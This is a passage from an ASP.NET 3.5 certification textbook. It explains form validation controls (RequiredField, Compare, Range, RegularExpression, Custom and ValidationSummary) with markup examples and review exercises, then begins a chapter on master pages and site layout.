During server-side validation, if the data is incorrect or invalid, you can send the form back indicating the mistake. This enables the user to correct the information in that particular field of the web form. In some cases, you can carry the correct input from other fields back to the web page and populate these fields for the users. This helps users avoid entering the same information again. Some Internet sites do not carry this entered information back to the web page and make the user enter all the information again, which makes the Web site less user friendly and could keep users from visiting the site again.

The disadvantage of using server-side validation is that it requires return trips to the server, which means consuming a lot of resources and decreased speed. For example, imagine a scenario where a user uses a dial-up connection and enters log in details on the web page but has to wait for nearly 20 seconds after clicking the Submit button to learn that the password is incorrect. However, in certain cases, for validations that are more complex and involve undisclosed data, server-side validations become necessary. For example, consider an e-commerce site that requires validating users' confidential data such as their credit card details. Server-side validations are preferred in such cases in order to protect the data from hackers.

Client-side validations enable you to provide immediate feedback to the user through JavaScript, thus avoiding unnecessary round-trips to the server. Therefore, any simple validation must take place on the client side before the page posts back to the server. However, the disadvantage of using client-side validation—although including JavaScript at the top of the web page immediately checks the correctness of the information and avoids unnecessary trips to the server, mastering another language is a big task. Moreover, you can also face

problems when using JavaScript code on different browsers because certain browsers do not support JavaScript. For example, JavaScript is not supported by versions of Microsoft Internet Explorer prior to 3.0.

The following example exhibits the use of client-side JavaScript to validate a web form. The script gets the input elements of a form. It then checks whether the respective input elements contain values and alerts the user accordingly:

```
<script language="javascript">
<!--
function CheckForm(form)
{
    for(var intCtr = 0; intCtr <= (form.elements.length - 5); ++intCtr)
    {
        /*get the form element*/
        var temp = form.elements[intCtr];
        /*check whether the form element is an input element and whether
it contains any value*/
        if(temp.type == "text" && temp.value == "")
        {
            /*prompt the user to enter a value, if the input
element is empty*/
            alert("Please Enter All Information!");
            /*set the focus on the respective form element*/
            temp.focus();
            /*cancel the postback of the page by returning a false value*/
            return false;
        }
    }
    return true;
}
//-->
</script>
```

**TAKE NOTE\***

The comment markup <!-- .. --> as shown in the given script is to ensure that the code is not rendered as text by browsers of earlier versions that do not recognize the <script> tag in HTML documents.

## Exploring the Types of Validation Control

The .NET Framework includes several validation controls to verify values entered by users for efficient processing. Each of these is used for specific functions.

ASP.NET includes the following six validation controls:

- **RequiredFieldValidator**
- **CompareValidator**
- **RangeValidator**
- **RegularExpressionValidator**
- **CustomValidator**
- **ValidationSummary**

## UNDERSTANDING THE BASICS OF VALIDATION CONTROLS

All validation controls inherit from the **BaseValidator** class. Thus, all of them have a common set of properties and methods:

- **ControlToValidate:** Specifies which input control needs to be validated.
- **ErrorMessage:** Specifies the error message that will be displayed in the **ValidationSummary**.
- **IsValid:** Specifies the Boolean value to indicate the validity or invalidity of the control.
- **Validate:** Specifies the method to validate the input control and to update the **IsValid** property.

- **Display:** Specifies whether the validation control displays error messages and how the error message is shown. The available options are:
  - **None:** Displays no error message.
  - **Static:** Allocates space for the error message in the page layout if validation fails.
  - **Dynamic:** Adds space dynamically for the error message in the page if validation fails.

**TAKE NOTE \***

While performing server-side validation, ensure that the `Button.OnClick` method has a `Page.IsValid` within the "if" statement to check the validity of the page. The `Page.IsValid` method returns `true` when all the validation controls validate successfully. This ensures that the data is valid according to the validation controls. Always remember to wrap everything in the `<form runat=server>` tag.

## **Confirming Data Entry**

Consider a scenario in which the user needs to apply online to obtain a credit card. You can use the `RequiredFieldValidator` control to ensure that the user completes all mandatory fields in the application form.

You can use the `RequiredFieldValidator` control to check the user's input in the required fields before processing a web form. The following example shows the use of the `RequiredFieldValidator` control to perform the entry check:

```
Required field: <asp:textbox id="textbox1" runat="server"/>
<asp:RequiredFieldValidator id="valRequired" runat="server"
ControlToValidate="textbox1" ErrorMessage="* You must enter a value
into textbox1" Display="dynamic">*</asp:RequiredFieldValidator>
```

In this example, there is a text box that will not be valid until the user inputs a value. Inside the validator tag, there is a single \*. The text in the inner HTML will be shown in the `ControlToValidate` attribute if the control is not valid. It should be noted that the `ErrorMessage` attribute is not what is shown. The `ErrorMessage` tag is shown in the `ValidationSummary` control as shown in Figure 1-6.

**Figure 1-6**

Error Message Displayed in ValidationSummary Control

Required Field:  \* You must enter a value into textbox1

**TAKE NOTE \***

For all validation controls, client-side validation is enabled by default through the `EnableClientScript` attribute. However, to disable validation on the client side for a control, you can set the `EnableClientScript` attribute of the respective validation control to `false`.

## **REQUIRING A VALUE CHANGE AND DISALLOWING EMPTY VALUES**

You can use the `InitialValue` property to apply the `RequiredFieldValidator` against a text-based control, such as a `TextBox` control. The validation of the web form fails if the default value contained in the input control is not changed. For successful validation with this type of construct, the user must change the initial value of the text box. The user can also remove the values of the text box and leave it empty to pass the validation.

In some situations, the user not only needs to change the initial value of the text box, but also to input some value so that it is not empty. To do this, use two `RequiredFieldValidator` server controls. The first `RequiredFieldValidator` server control uses the `InitialValue` property to ensure that the user changes the default value in the text box. The second `RequiredFieldValidator` control validates that the same text box is not left empty.

The following example shows the function of a single `TextBox` control with two `RequiredFieldValidator` controls:

```
<asp:TextBox id="TextBox1" runat="server">Hello</asp:TextBox>
  &nbsp;
  <asp:RequiredFieldValidator id="RequiredFieldValidator1"
runat="server" ErrorMessage="Please change value"
ControlToValidate="TextBox1" InitialValue="Hello">
  </asp:RequiredFieldValidator>
  <asp:RequiredFieldValidator id="RequiredFieldValidator2"
runat="server" ErrorMessage="Do not leave empty"
ControlToValidate=" TextBox1">
  </asp:RequiredFieldValidator>
```

## Performing Comparisons

Many times, there is a need to make sure that there are no data conflicts when a new value is entered. For example, when booking a train ticket, the date entered in the Departure Date field must always be prior to the date in the Arrival Date field.

You can use the `CompareValidator` control to check and confirm that the user's input value complies with the value in another field or to a preexisting value before processing the web form. One example is to confirm and authenticate new passwords set by the user.

The following example shows the use of the `CompareValidator` control to perform the comparison check:

```
Password: <asp:textbox id="textbox1" runat="server"/><br/>
Verify Password: <asp:textbox id="textbox2" runat="server"/><br/>
<asp:CompareValidator id="valCompare" runat="server"
ControlToValidate="textbox1" ControlToCompare="textbox2"
Operator="Equals" ErrorMessage="* You must enter the same values into
textbox 1 and textbox 2" Display="dynamic">*</asp:CompareValidator>
```

In this example, the `CompareValidator` control verifies that the two text boxes are equal. The tags that are unique to this control are shown in the `ControlToCompare` attribute, which is the control with which comparison needs to be made. The two controls are compared with the type of comparison as specified in the `Operator` attribute. This attribute can have options, such as `Equal`, `GreaterThan`, and `LessThanorEqual`.

You can also use the `CompareValidator` control to compare a value, as shown in the following example:

```
Field: <asp:textbox id="textbox1" runat="server"/>
<asp:CompareValidator id="valRequired" runat="server"
ControlToValidate="textbox1" ValueToCompare="50" Type="Integer"
Operator="GreaterThan" ErrorMessage="* You must enter a number
greater than 50" Display="dynamic">*</asp:CompareValidator>
```

TAKE NOTE \*

The datatype for comparison can either be `Currency`, `Double`, `Date`, `Integer`, or `String` (Default). If the input control is empty, `CompareValidator` does not provide any validation and the validation succeeds. Therefore, you need to use a `RequiredFieldValidator` along with the `CompareValidator` for the respective controls to ensure that the values are entered in those fields.

## Determining the Range of a Value

Consider a scenario where students complete online admission forms. The students who apply must have birth years within a stipulated period, and this check is performed using the **RangeValidator** control.

You can use the **RangeValidator** control to check if the value entered by the user is within an appropriate range. The attributes required for this control are: **MaximumValue**, **MinimumValue**, and **Type**.

The following example shows the use of the **RangeValidator** control to check the range of values such as numbers, dates, and characters:

Enter a date from 1998:

```
<asp:TextBox id="textbox1" runat="server"/>
<asp:RangeValidator id="valRange" runat="server" ControlToValidate=
"textbox1" MaximumValue="12/31/1998" MinimumValue="1/1/1998"
Type="Date" ErrorMessage="* The date must be between 1/1/1998 and
12/13/1998" Display="static">*</asp:RangeValidator>
```

The **Type** property specifies the datatypes such as **String**, **Integer**, **Double**, **Date**, and **Currency** to perform range comparisons. The **Currency** datatype retrieves monetary-value entries that are within a certain range. The **Date** datatype ensures that the input made is between specific date ranges. The **String** datatype verifies that the value entered falls within a specific range of characters.

The following example shows the use of the **RangeValidator** control to compare a range of characters. Consider a scenario where users enter their last names and you have to obtain a list of users with last names between M and P:

```
Last name:
<asp:TextBox id="TextBox1" runat="server"></asp:TextBox>
<asp:RangeValidator id="RangeValidator1" runat="server" ControlTo
Validate="TextBox1" ErrorMessage="Your last name needs to be between M
and P" MaximumValue="Q" MinimumValue="M"></asp:RangeValidator>
```

In this example, the entered value is checked against a range that is specified by using the **MaximumValue** and **MinimumValue** properties. You can also observe that, as mentioned in the first example, the second example specifies no **Type** property. This is because the default value of the **Type** property is **String**, and this value appears in all cases wherever the **Type** property is not specified.

## Matching Regular Expressions

The user completes the personal details form and types his email address in the specified field. You can use the **RegularExpressionValidator** control to confirm that input matches the specific format for displaying the email address.

The **RegularExpressionValidator** control is one of the powerful features of ASP.NET, which checks the value entered by a user in a text box or other input control and confirms that this value is in accordance with the standard pattern—a predictable sequence of characters. You can use regular expressions to define these patterns. For example, you can check that the phone number entered in a text box is in the format ddd-ddd-dddd (where d is a digit) by defining a regular expression pattern. In this way, you can use the **RegularExpressionValidator** control to check for a predictable sequence of characters in the user input.

### TAKE NOTE\*

Regular expressions provide powerful pattern matching by allowing you to parse large amounts of text to find specific character patterns.

### X REF

To learn about regular expressions, refer to the .NET Framework Regular Expressions section in the MSDN library.

The following example shows the use of the `RegularExpressionValidator` control to validate the value in the email address field. The regular expression given in the markup ensures that the data entered in the text box is an email address:

Email:

```
<asp:TextBox id="TextBox1" runat="server"></asp:TextBox>
 
<asp:RegularExpressionValidator
    id="RegularExpressionValidator1" runat="server" ControlToValidate=
    "TextBox1"
    ErrorMessage="You must enter an email address"
    ValidationExpression="\w+([-.\w+]*)@\w+([-.\w+]*)\.\w+([-.\w+]*)">
</asp:RegularExpressionValidator>
```

## Customizing Validation Techniques

---

During programming, especially at runtime, there arises a need to use a customized control to validate the user's input wherein the existing validation controls are not able to perform as required. The `CustomValidator` control checks the value entered by the user using the validation logic that you write.

You can use the `CustomValidator` control to simplify the validation process in cases where the other standard validation controls have limitations. You can create a `CustomValidator` control with your own functions to check on the input value before processing the web page.

The following example shows the use of `CustomValidator` control with user-defined functions:

Field:

```
<asp:textbox id="textbox1" runat="server">
 
<asp:CustomValidator id="valCustom" runat="server" ControlToValidate=
    "textbox1" ClientValidationFunction="ClientValidate" OnServerValidate=
    "ServerValidate" ErrorMessage="*This box is not valid"
    display="dynamic">*</asp:CustomValidator>
```

You can use the `CustomValidator` control for client-side and server-side validation. As seen in the previous example, for client-side validation, the `ClientValidationFunction` attribute specifies the name of the custom function. Similarly, for server-side validation, the `OnServerValidate` attribute specifies the name of the custom function.

`ClientValidationFunction` is usually a JavaScript function included in the HTML represented as:

```
<script language="Javascript">
<!--
    function ClientValidate(source,args)
    {
        /*... Code goes here... */
    }
-->
</script>
```

`OnServerValidate` is the function that checks for validation on the server side if the client does not support client-side validation:

```
void ServerValidate (objSource As Object, objArgs As
ServerValidateEventArgs)
{
    /*... Code goes here... */
}
```

## Analyzing Errors

As a programmer, you can understand the occurrence of errors in an application. For example, when a user leaves the password field empty, an error message is displayed that prompts the user to enter the password before submission.

ASP.NET has provided an additional control referred to as the **ValidationSummary** control that complements the available validation controls.

The **ValidationSummary** control collects the error messages of all nonvalid controls and properly organizes them in a list. This list can either be shown on the web page, as shown in the following example, or within a pop-up box (by specifying `ShowMessageBox="True"`).

The following example shows the use of the **ValidationSummary** control to display the list of error messages in a web page:

```
<asp:ValidationSummary id="valSummary" runat="server"
HeaderText="Errors:" ShowSummary="true" DisplayMode="List" />
```

### CERTIFICATION READY?

Choose appropriate validation controls based on business requirements.  
1.5

## SKILL SUMMARY

This lesson provided a description of the controls available in ASP.NET and their usage in business scenarios. The .NET Framework provides standard controls such as HTML and web server controls. It also includes certain advanced controls, referred to as rich controls, for specific functions. Third-party controls are products that are not affiliated with Microsoft but that can help immensely to enhance your web pages. These are licensed and custom code compatible with any .NET application. You can also customize your Web sites by using an integrated set of controls called Web Parts. You can use specific validation server controls to verify and confirm data entry in a web page. It is essential to understand the details of all these controls when creating an application with reference to the business requirements.

For the certification examination:

- Know how to select specific controls such as standard controls, rich controls, third-party controls, and Web Parts controls to suit the business requirements.
- Understand the use of validation controls for validating the web page before submission.

## ■ Knowledge Assessment

### Matching

*Match the following descriptions to the appropriate terms.*

- a. TallComponents
- b. WebPartDisplayMode
- c. SelectionMode
- d. CompareValidator
- e. Wizard

- \_\_\_\_\_ 1. Associated with **Calendar** control.
- \_\_\_\_\_ 2. A suite that offers PDFThumbnail.NET.
- \_\_\_\_\_ 3. Base class for all the standard display modes.
- \_\_\_\_\_ 4. Creates a multistep form in an ASP.NET web page.
- \_\_\_\_\_ 5. Checks for equality between values of two controls.

## True / False

---

Circle T if the statement is true or F if the statement is false.

- |          |  |
|----------|--|
| <b>T</b> | <b>F</b> 1. The <code>ClientValidationFunction</code> attribute is associated with the <code>CustomValidator</code> control. |
| <b>T</b> | <b>F</b> 2. The disadvantage of using client-side validation is that it requires round-trips to and from the server.         |
| <b>T</b> | <b>F</b> 3. <code>aspNetEmail</code> is the built-in component of .NET applications.   |
| <b>T</b> | <b>F</b> 4. Users can change the layout of a web page in the <code>BrowseDisplayMode</code> .                                |
| <b>T</b> | <b>F</b> 5. <code>PlaceHolder</code> control helps build multistep forms for data collection.                                |

## Fill in the Blank

---

Complete the following sentences by writing the correct word or words in the blanks provided.

1. \_\_\_\_\_ and \_\_\_\_\_ are two types of validation performed using validation controls.
2. The .NET Framework includes \_\_\_\_\_ types of validation controls.
3. At runtime, the `AdRotator` control uses the \_\_\_\_\_ and \_\_\_\_\_ controls to display the image in the web page.
4. \_\_\_\_\_ allows web users to develop personalized web pages according to their needs.
5. \_\_\_\_\_ controls display static text that directly passes to the client browser.

## Multiple Choice

---

Circle the letter or letters that correspond to the best answer or answers.

1. Which of these attributes is associated with the `CompareValidator` control?
  - a. `MinimumValue`
  - b. `MaximumValue`
  - c. `Operator`
  - d. `ValidationExpression`
2. Which control will you use to validate the entry of an email address?
  - a. `RangeValidator`
  - b. `RegularExpressionValidator`
  - c. `RequiredFieldValidator`
  - d. `ValidationSummary`
3. Which product provides antihacking capabilities?
  - a. Peter's Data Entry Suite
  - b. Dundas Gauge for .NET
  - c. RadMenu
  - d. `aspNetEmail`
4. Select the two rich controls that are provided by the .NET Framework.
  - a. `Calendar`
  - b. `AdRotator`
  - c. `TextBox`
  - d. `Label`
5. Which control displays an image with hot spots?
  - a. `ImageMap`
  - b. `Image`
  - c. `ImageButton`
  - d. `HtmlImage`

## Review Questions

1. What are rich controls? List some of them. Why do you use rich controls when you have individual controls to collect the same data?
2. What is the ValidationSummary control used for?

## ■ Case Scenarios

### Scenario 1-1: Using the Right Type of Controls

You are a programmer at ToyShop, Inc. Your organization decides to upgrade its Web site to ASP.NET 3.5. The Web site offers various functionalities, one of which is member registration. Determine what type of control you will use to accept the following information:

- a. Login details—username, password, and confirm password
- b. Date of birth
- c. Number of children
- d. Age groups of children (Note that you must record the age group of as many children as the user declares in the previous field.)
- e. Preferred hobbies of the children from a list of hobbies provided

### Scenario 1-2: Validating Information

Consider the previous scenario and discuss the validations you must perform on each type of information that is accepted.



## Workplace Ready

### Designing User-Friendly Web Sites

Web applications today offer many facilities to attract and retain users, including choices, examples for entering data, autofilling of information that the user has supplied previously, and so on. To help users when entering data, Web site developers must use the appropriate type of control to accept data. The use of apt and correct controls for data input not only helps the user but also allows the developer to perform minimal validation. For example, in a situation where the user has to choose multiple options from a group of options, such as academic qualification, developers must use a list of check box controls instead of radio buttons. This is because radio button groups allow the user to choose only one option from the group, whereas check boxes allow multiple selections from a group simultaneously.

ABC System, Inc. provides software solutions to diverse clients. You are the developer in ABC System, Inc. You are assigned the task of developing input forms for an online banking application, which should allow users to enter various personal details including their bank account details. Suggest the choice of controls that you as a developer should use when designing such forms.

# Designing Web Sites

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Using Master Pages	Design complex layout with master pages.	2.1
Applying Themes and Skins	Design a brandable user interface by using themes.	2.3
Designing for Various User Agents	Plan for various user agents.	2.2

### KEY TERMS

**browser definition files**

**master page**

**container controls**

**nested master page**

**content page**

**skins**

**control-adaptive architecture**

**themes**

Imagine that you are designing your organization's Web site. There are some common elements, such as a logo and a one-line mission statement that you want to keep on every page that the user browses. Your design team may decide on a common layout for the Web site.

ASP.NET has master pages that allow you to define the common elements to minimize rework. This consistent look and feel gives a professional touch to your application. The design elements in the master page are not rigid; you can define a few areas on the master page that the content creator can customize based on your business requirements.

## ■ Using Master Pages



The ASP.NET **master pages** are used to apply a consistent design to multiple web pages in your application. It defines the markup for the entire site and creates placeholders using the ContentPlaceHolder controls for content and other web elements.

### Introducing Master Pages

A master page is associated with multiple **content pages**.

The content page is placed in the region already specified in the master page and holds the content that you see on the screen. When you make any formatting changes to a master page, it is automatically replicated to all the content pages, making the job easier. You can associate a master page with the web pages of your application by simply checking a check box.

## Creating a Master Page

To start working with the master and content pages, you must first initiate the ASP.NET Web site. This means creating a new file system-based ASP.NET Web site.


### CREATE A WEB SITE WITH MASTER PAGE

To create the file system-based ASP.NET Web site and a master page, follow these steps:

1. Launch Visual Studio 2008.
2. Select File and then select New Web Site. The New Web Site dialog box is displayed (Figure 2-1).

**Figure 2-1**


The New Web Site Dialog Box




3. Select the ASP.NET Web Site template. Figure 2-2 displays the New Web Site dialog box with your selection.

**Figure 2-2**


The New Web Site Dialog Box with Your Selection




- From the Location drop-down list (Figure 2-3), select File System.

**Figure 2-3****Location Options**

- Select the folder destination where the Web site will be placed. Set Language (Figure 2-4) to Visual C#.

**Figure 2-4****Language Options**

- Click OK. A Default.aspx ASP.NET page, an App\_Data folder, and a web.config file are created.
- Right click on the project name and select Add New Item, Master Page template. A new master page with an extension .master is created as shown in Figure 2-5.

**Figure 2-5****Selecting the Master Page Template**

- Name the master page SiteMasterPage .master.
- Click Add.

The following code shows the master page markup:

```
<%@ Master Language="C#" AutoEventWireup="true"
CodeFile="SiteMasterPage.master.cs" Inherits="SiteMasterPage" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
    <head runat="server">
        <title>Untitled Page</title>

    <asp:ContentPlaceHolder id="head" runat="server">
    </asp:ContentPlaceHolder>
    </head>
    <body>
        <form id="form1" runat="server">
            <div>
                <asp:contentplaceholder id="ContentPlaceHolder1"
runat="server">
                    </asp:contentplaceholder>
                </div>
            </form>
        </body>
    </html>
```

Note that the first line in the markup is called the `@Master` directive that is similar to the `@Page` directive that appears in ASP.NET pages. The `@Master` directive contains information, such as the server-side language and the inherited controls of the master page. It also contains the DOCTYPE and the page declarative markup code. The master page has static HTML markup and four server-side controls as displayed in Table 2-1.

**Table 2-1**

Server-Side Controls of the Master Page

CONTROL	DESCRIPTION
<code>&lt;form runat="server"&gt;</code>	Represents a web form that contains the web controls defined in the master page.
<code>ContentPlaceHolder</code>	Appears within the web form and serves as the region for the content page's user interface.
<code>&lt;head&gt;</code>	Holds the <code>runat="server"</code> attribute, making it accessible through server-side code. Additionally, you can add the page's title and other <code>&lt;head&gt;</code> related markup within this element.
<code>ContentPlaceHolder</code>	Appears within the <code>&lt;head&gt;</code> control and can be used to declaratively add content to the <code>&lt;head&gt;</code> element.

**TAKE NOTE \***

The controls in Table 2-1 are not an exhaustive list. You can add or remove web controls or `ContentPlaceHolders` to the master page depending on your web application requirements and design.

## Creating a Site Layout Using Master Pages


You can control the layouts for your Web site through master pages.

When you are ready with a layout for your web application, you can place the different elements in the master page and make sure that it replicates across all the web pages within the Web site. For example, you can define common elements or styles, such as header, footer, the navigation

menu, and so on in the master page itself. The following code shows the markup of a master page layout:

```
<%@ Master Language="C#" AutoEventWireup="true"
CodeFile="SiteMasterPage.master.cs" Inherits="SiteMasterPage" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
    <head runat="server">
        <title>Untitled Page</title>
        <link href="App_Themes/Theme1/CSS1.css" id="CSS1" rel="stylesheet" />
        <asp:ContentPlaceHolder id="head" runat="server">
            </asp:ContentPlaceHolder>
    </head>
    <body>
        <form id="form1" runat="server">
            <div>
                <table style="width:100%;height:100%;">
                    <tr>
                        <td colspan="2" class="tdTop" align="center">
                            MASTER PAGE DEMO
                        </td>
                    </tr>
                    <tr>
                        <td style="width:30%;vertical-align:top;">
                            <h3>Lessons</h3>
                            <ul> <li>TO DO</li> </ul>
                            <h3>News</h3> <ul>
                                <li>TO DO</li> </ul>
                        </td>
                        <td>
                            <asp:contentplaceholder id="pageContent" runat="server">
                            </asp:contentplaceholder>
                        </td>
                    </tr>
                </table>
            </div>
        </form>
    </body>
</html>
```

The styles are defined within the `<div>` element in this markup. Figure 2-6 displays the corresponding master page in Visual Studio's design mode.

**Figure 2-6****Master Page Demo**

Each of your web layout design elements has to be defined according to the norms in the Cascading Style Sheet (CSS). You have to create the .css file manually and save it to the App\_Themes folder. The next example uses the CSS1.css file that is stored in the App\_Themes folder. To define the styles for the header, add the following code to the CSS class `tdTop` in the previous markup:

```
.tdTop
{
    background-color:Maroon;
    color:White;
    font-family:Verdana;
    font-weight:bold;
    font-size:larger;
}
```

## **Creating Associated Content Pages**

Master pages are templates that the content pages in your Web site will use.

Once you have determined your Web site layout and defined the common styles in the master page, the next step is to create content pages.



